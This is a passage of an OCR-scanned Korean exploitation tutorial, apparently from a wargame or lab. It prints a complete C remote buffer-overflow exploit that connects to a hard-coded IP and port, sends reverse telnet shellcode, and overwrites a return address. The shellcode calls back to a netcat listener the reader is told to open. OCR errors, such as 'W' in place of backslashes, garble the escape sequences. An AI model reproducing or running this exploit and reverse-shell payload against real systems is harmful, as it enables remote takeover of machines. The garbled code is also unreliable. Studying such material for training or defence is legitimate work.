
i400의 Exploit을 이용하여 공격해 보겠습니다. Reverse telnet 쉘코드를 사용하였습니다.

```
[hkpco@ns HSC]$ cat > i400_ex.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <netdb.h>

#define IP      "210.110.158.31"
#define PORT    "1410"
#define SIZE    524

unsigned char scode[] =
"Wx29Wxc9Wx83Wxe9WxefWxd9WxeeWxd9Wx74Wx24Wxf4Wx5bWx81Wx73Wx13Wxe2"
"Wx52Wxc6WxebWx83WxebWxfcWxe2Wxf4Wx88Wx33Wx9eWx72Wxb0Wx10Wx94Wxa9"
"Wxb0Wx3aWx1cWx01Wxf1Wx05Wx0bWx6bWx8aWx42Wxc4Wxf4Wx72WxdbWx27Wx81"
"Wxf2Wx03Wx96WxbaWx75Wx38Wxa4Wxb3Wx2fWxd2WxacWxe9WxbbWxe2Wx9cWxba"
"Wxb5Wx03Wx0bWx6bWxabWx2bWx30WxbbWx8aWx7dWxe9Wx98Wx8aWx3aWxe9Wx89"
"Wx8bWx3cWx4fWx08Wxb2Wx06Wx95Wxb8Wx52Wx69Wx0bWx6b";

int main( int argc , char **argv )
{
        int sockfd;
        int i, *ret;
        char payload[4096]={0x00,};
        char temp[3096]={0x00,};
        struct sockaddr_in sock;

        memset( payload , 0x0 , sizeof(payload) );
        memcpy( payload+4 , scode , strlen(scode) );
        ret = (int *)0x0804A3A0;

        sockfd = socket( PF_INET , SOCK_STREAM , 0 );
        if( sockfd == -1 )
        {
                perror( "socket()" );
                return -1;
        }

        memset( &sock , 0x0 , sizeof(sock) );
        sock.sin_family         = AF_INET;
        sock.sin_addr.s_addr    = inet_addr(IP);
        sock.sin_port           = htons( atoi(PORT) );

        if( (connect( sockfd , (struct sockaddr *)&sock , sizeof(sock) )) == -1 )
        {
                perror( "connect()" );
```

```
                return -1;
        }

        send( sockfd , "3Wn" , 2 , 0 );
        recv( sockfd , temp , sizeof(temp) , 0 );
        printf( "%sWn" , temp );

        memset( temp , 0x0 , sizeof(temp) ); usleep(3000);

        send( sockfd , "5Wn" , 2 , 0 );
        recv( sockfd , temp , sizeof(temp) , 0 );
        printf( "%sWn" , temp );

        for( i = 0 ; i < 6 ; i++ )
        {
                payload[0]=0x90; payload[1]=0x90; payload[2]=0x90; payload[3]=0x90;
                payload[strlen(payload)]='Wn';
                send( sockfd , payload , strlen(payload) , 0 );
                recv( sockfd , temp , sizeof(temp) , 0 );

                printf( "%sWn" , temp );
                memset( temp , 0x0 , sizeof(temp) );
                usleep(30000);
        }
        memset( payload , 'A' , 524 );
        memcpy( payload+524 , &ret , 4 );

        payload[strlen(payload)]='Wn';
        send( sockfd , payload , strlen(payload) , 0 );

        printf( "Wn====================Wn" );
        printf( "[attack code sended]Wn" );
        printf( "====================Wn" );

        close(sockfd);
        return 0;
}
```

netcat으로 8080포트를 열고 대기 - (Terminal 1)

Exploit 실행 - (Terminal 2)



Terminal1 확인